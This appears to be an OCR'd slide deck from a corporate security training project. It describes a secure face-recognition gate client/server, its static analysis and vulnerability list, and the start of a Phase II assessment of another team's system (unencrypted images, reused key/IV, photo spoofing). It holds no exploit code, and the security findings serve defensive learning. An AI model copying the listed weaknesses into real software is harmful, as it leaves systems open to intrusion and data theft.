msgId : [seq number]
user : [user id]
passwd : [user password]
mode : [learn | run | test run]

2. Response
[response]
msgId : [seq number]
result : [ok/nok]

3. Video Stream
[stream]
mode : [learn | run | test run]
data length : [length]
data : [raw image data]

Secure Design

Sequence Diagram



GSC

Learning mode

GSS

1. Click ‘Capture’ button
[request]
msgId : [seq number]
mode : [capture]

2. Response
[response]
msgId : [seq number]
result : [ok/nok]

Conditional

3-1. Click ‘Cancel’ button
[request]
msgId : [seq number]
mode : [cancel]

4-1. Response
[response]
msgId : [seq number]
result : [ok/nok]

Conditional


3-2. Click ‘Confirm’ button
[request]
msgId : [seq number]
mode : [confirm]
name : [name]

4-2 Response
[response]
msgId : [seq number]
result : [ok/nok]

Implementation

Secure Architecture

Implement required enhancements to the system based on the security requirement elicited.




Implementation

Implemented Modules

	Module	Description
GSC	UI (Dialog)	GUI for GSC
	Log-in module	Input text values such as user id/password/name are validated by the rule. (only alphabet and digit numbers are allowed, Maximum length is 16 character)
	Logger	Request/Response messages are logged in files.
	Command Encoder/Decoder	Message encoding/decoding between GSC / GSS
	TLS	openSSL 1.1.1k (Root CA certificate)
GSS	TLS	openSSL 1.1.1k (Root CA + passphrase)
	System user validator	When the GSS starts, it requires to enter a passphrase
	User id/pw Authenticator	user id/password authenticator (uses PBKDF2)
	Privilege Authorization	The privilege for the operation mode is assigned by the account. Administrator : [learning | run | Test run] User : [Run]
	Image Crypto module	1) Passphrase is used for generating a key for encrypting/decrypting face images. 2) Stored image files encrypted by AES256 CBC.
	Logger	Request/Response messages are logged in files.
	Command Encoder/Decoder	Message encoding/decoding between GSC / GSS

Implementation

User Guide



□ Secure Mode

○ Learning Mode

● Run Mode

○ Test Run Mode

Started!

1) Input GSS IP and GSS Port

2) Input User ID, Password

3) Select Secure or Non-secure mode

4) Select Operation mode [Learning | Run | Test Run]


5) Connect

Show analyzed results

Show log/debug messages

GSC (Gate System Client)

> ./LgFaceRecDemoTCP_Jetson_NanoV2 [port] [1|0 (secured or not)]




```
lg@LgFaceRecProject:$ ./LgFaceRecDemoTCP_Jetson_NanoV2 4433 0
Start running as Non-Secure mode
Please enter system passphrase():
System login success.
UNKNOWN: Registered plugin creator - ::GridAnchor_TRT version 1
UNKNOWN: Registered plugin creator - ::NMS_TRT version 1
UNKNOWN: Registered plugin creator - ::Reorg_TRT version 1
UNKNOWN: Registered plugin creator - ::Region_TRT version 1
UNKNOWN: Registered plugin creator - ::Clip_TRT version 1
UNKNOWN: Registered plugin creator - ::LReLU_TRT version 1
UNKNOWN: Registered plugin creator - ::PriorBox_TRT version 1
UNKNOWN: Registered plugin creator - ::Normalize_TRT version 1
UNKNOWN: Registered plugin creator - ::RPROI_TRT version 1
UNKNOWN: Registered plugin creator - ::BatchedNMS_TRT version 1
UNKNOWN: Registered plugin creator - ::FlattenConcat_TRT version 1
```

GSS (Gate System Server)

Note : when the server is running as secure mode, you need to select secure mode in client, then the system properly works.

Implementation

Learning Mode



[Team2] Project

IP : 192.168.0.236

PORT : 5555

ID : admin

PW : ****

☑ Secure Mode

Mode

● Learning Mode CAPTURE

NAME : CONFIRM


○ Run Mode

○ Test Run Mode

DISCONNECT

```
192.168.0.236
5555
SSL_connect() Success
0x55 0x01 0x33 0x01 0x00 0x00 0x63 0x61 0x00 0x00 0x00 0x13 0x00 0x00 0x00 0x06
0x61 0x64 0x6d 0x69 0x6e 0x00 0x00 0x00 0x00 0x05 0x74 0x65 0x73 0x74 0x00
Response is OK (MsgID : 25441)
0x55 0x01 0x33 0x04 0x00 0x00 0x63 0x62 0x00 0x00 0x00 0x00
Response is OK (MsgID : 25442)
0x55 0x01 0x33 0x05 0x00 0x00 0x63 0x63 0x00 0x00 0x00 0x00
Response is OK (MsgID : 25443)
```

1) Select Capture



IP : 192.168.0.236

PORT : 5555

ID : admin

Learning Mode CANCEL

NAME : Gigwan1 CONFIRM

○ Run Mode

DISCONNECT


```
SSL_connect() Success
0x55 0x01 0x33 0x01 0x00 0x00 0x5e 0x11 0x00 0x00 0x00 0x13 0x00 0x00 0x00 0x06
0x61 0x64 0x6d 0x69 0x6e 0x00 0x00 0x00 0x00 0x05 0x74 0x65 0x73 0x74 0x00
Response is OK (MsgID : 24081)
0x55 0x01 0x33 0x04 0x00 0x00 0x5e 0x12 0x00 0x00 0x00 0x00
Response is OK (MsgID : 24082)
0x55 0x01 0x33 0x05 0x00 0x00 0x5e 0x13 0x00 0x00 0x00 0x00
Response is OK (MsgID : 24083)
0x55 0x01 0x33 0x04 0x00 0x00 0x5e 0x14 0x00 0x00 0x00 0x00
Response is OK (MsgID : 24084)
```

2) Input the name for the captured image

3) Select confirm to add the image

Implementation

Run Mode & Test Run Mode



Check the analyzed results

PORT : 5555

ID : admin

PW : ****

☑ Secure Mode

○ Learning Mode

NAME :


● Run Mode

○ Test Run Mode

```
5555
SSL_connect() Fail.
Secure mode
Open TLS Connection
192.168.0.236
5555
SSL_connect() Success
0x55 0x01 0x33 0x02 0x00 0x00 0x52 0x31 0x00 0x00 0x00 0x13 0x00 0x00 0x00 0x06
0x61 0x64 0x6d 0x69 0x6e 0x00 0x00 0x00 0x00 0x05 0x74 0x65 0x73 0x74 0x00
Response is OK (MsgID : 21041)
```

■ Run Mode

■ Test Run Mode



Check the analyzed results of test run mode

IP : 192.168.0.236

PORT : 5555

ID : admin

PW : ****

☑ Secure Mode

○ Learning Mode


ME :

Mode

● Test Run Mode

```
Started!
Secure mode
Open TLS Connection
192.168.0.236
5555
SSL_connect() Success
0x55 0x01 0x33 0x03 0x00 0x00 0x63 0x5d 0x00 0x00 0x00 0x13 0x00 0x00 0x00 0x06
0x61 0x64 0x6d 0x69 0x6e 0x00 0x00 0x00 0x00 0x05 0x74 0x65 0x73 0x74 0x00
Response is OK (MsgID : 25437)
```

Demonstration (Video)



IP : 192.168.0.236

PORT : 6000

ID : admin

PW : *************

☑ Secure Mode

Mode

● Learning Mode

NAME : gigwan

○ Run Mode

○ Test Run Mode

```
--------------------
Start!
--------------------
```

Demo Sequence

1. Input credentials as ‘admin’ with secure connection.
2. Add face image in 'Learning Mode', with the name.
3. Change the mode as “Run mode” and check the the recognition result for the face in live camera.
4. Changing the mode as 'Test Run mode' and check the recognition for the sample movie file.

Security Evaluation

During the software development, we found some issues that need to be addressed in the source code. And some of them were fixed with secure coding.

static_analysis_FlawFinder

Static analysis by Flawfinder

Module	Found	Fixed	Result
GSC	5	5	● Change srand() to RAND_bytes()
GSS	57	3	● Support safe string API is required to prevent buffer overflow ● Static buffer is used to read encrypted file name. Therefore if the checking of file name length is insufficient, buffer overflow can be occurred.

TestCases

Test Case

Module	Total	Pass	Fail
GSC	23	23	0
GSS	46	43	3

Security Evaluation - Vulnerability List

Module	Category	Description
Client	DoS	Log file storage size checking is required to prevent denial of service.
	Insecure Configuration	Limiting the number of user login attempt is required to prevent brute force attack.
Server	Memory Corruption	Support safe string API is required to prevent buffer overflow
	Memory Corruption	Static buffer is used to read encrypted file name. Therefore if the checking of file name length is insufficient, buffer overflow can be occurred.
	DoS	Log file storage size checking is required to prevent denial of service.
	Protocol Error	When the server is running as non-secure mode and the client tries to connect to server as secure mode, it causes hang on both sides
Image Storage	DoS	Image file storage size checking is required to prevent denial of service.
Crypto	Insecure Configuration	Our program didn’t implement TLS mutual authentication. Therefore fake client can communicate with the server. This may lead to spoofing attack.
Face Recognition Model	Insecure Configuration	Model files for image recognition engine are not protected. This may lead information leakage.

Lesson & Learned

❑ Security area is new to me, I learned the process about enforcing security in software development.

❑ It was a good chance to apply what we have learned on the project.

❑ Taking enough time to consider security in the development process can only lead to safe software development.

❑ There are too many security consideration and features to implement the project and they were not fully implemented because I don’t have enough implementation experience of security and knowledge of security related libraries. Even if it is not sufficient, this project helped me have more security knowledge and experience.

❑ The good thing is we could discuss the project with variant perspectives on security because we are from different division with different domain knowledge.

❑ The one of the flawed approaches is that most programmers trust the source of the input and implicitly trust all data entering their application.

Phase II


Security Analysis of Classmate System

Team Charter (Phase II)

Role	Description	Members
Program Manager	Assessment planning, documentation	● *Bokyoung Ku* ● *Heejung Jeoung*
Static Analysis	Responsible for static analysis	● *Heejung Jeoung* ● *Wonwoo Kim* ● *Gigwan Lee*
Review Artifacts (server)	Responsible for the server side artifacts	● *Wonwoo Kim* ● *Bokyoung Ku*
Review Artifacts (client)	Responsible for the client side artifacts	● *Ukheon Jeong* ● *Gigwan Lee*
Exploitation	Responsible for exploitation	● *Ukheon Jeong* ● *Gigwan Lee* ● *Bokyoung Ku* ● *Wonwoo Kim*
Mentor	Mentor	● *David Belasco*

- **Contact info : lg-security-specialist-team2@googlegroups.com**
- **Github : https://github.com/jacob-ku/specialist-team2**

Project Schedule (Phase II)






Jun 21 Jun 22 Jun 24 Jun 25 Jun 29 Jun 30

Plan → Information Gathering → Threat Modeling → Exploitation → Evaluation

Date	Key Milestone	Task	Artifacts
Jun 21 ~ Jun 22	Plan	- Define roles	- Team Charter - Project Schedule
Jun 22 ~ Jun 24	Information Gathering	- Review Artifacts - Static analysis tool - Scanning the system	- Gathered information
Jun 24 ~ Jun 25	Threat Modeling	- Prioritize the assessment	- Expected threat list - Documentation
Jun 25 ~ Jun 29	Exploitation	- Run fuzzing tool - Perform penetration Test	- Expected vulnerability list - Documentation
Jun 29 ~ Jun 30	Evaluation	- Evaluate the vulnerabilities	- Project Final Report - Vulnerability Assessment Report




Information Gathering (1)

Review provided artifacts : architecture design document / configuration / source code review

Module	Category	Finding	How
Client/Server	Repudiation	There is no way to track the activities of the systems when applications are terminated.	No logging files in client/server local storage
Server	Insecure Configuration	Since the key is stored in a USB, that may lead to insecure default behavior if malwares are in the USB	
Client	Information Disclosure	Server IP/port information is disclosed in client conf.bin and that may be a start of being the attacker's target.	 clientconf.bin - 메모장 파일(F) 편집(E) 서식(O) 보기(V) 도움말(H) 192.168.0.106 5000 5010
Image Storage	Information Disclosure/ Tampering	No encryption on image files on the local storage. Attackers can get the student information from the image file name or add/modify/delete the image files if the attacker has access to the system.	 drwxr-xr-x 2 lg lg 4096 Jun 30 13:44 ./ drwxr-xr-x 14 lg lg 4096 Jun 30 13:44 ../ -rw-rw-r-- 1 lg lg 23769 Jun 21 15:21 kyuwoon.kim_6470.jpg -rw-rw-r-- 1 lg lg 141150 Jun 21 17:21 kyuwoon.kim_64731.jpg -rw-rw-r-- 1 lg lg 179658 Jun 21 17:21 kyuwoon.kim_64742.jpg -rw-rw-r-- 1 lg lg 33618 Jun 25 08:19 kyuwoon.kim_64753.jpg -rw-rw-r-- 1 lg lg 32024 Jun 21 15:21 kyuwoon.kim_64774.jpg -rw-r--r-- 1 lg lg 133 Jun 18 10:56 README.md

Information Gathering (2)

Review provided artifacts : architecture design document / configuration / source code review

Module	Category	Finding	How
Cryptography	Cryptographic Vulnerability	The key files for authentication have the same encryption key / IV.	
	Information Disclosure	we can check the path of the private key and the certificate partially/fully by Hex Editor	
Face Recognition	Logic Errors	The system cannot distinguish between the picture and the real person.	

```
lg@LgFaceRecProject:/mnt/usb/db$ ls -al
total 32
drwxr-xr-x 2 lg lg 4096 Jun 21 14:11 .
drwxrwxr-x 4 lg lg 4096 Jun 21 14:11 ..
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 facedb.cipherke
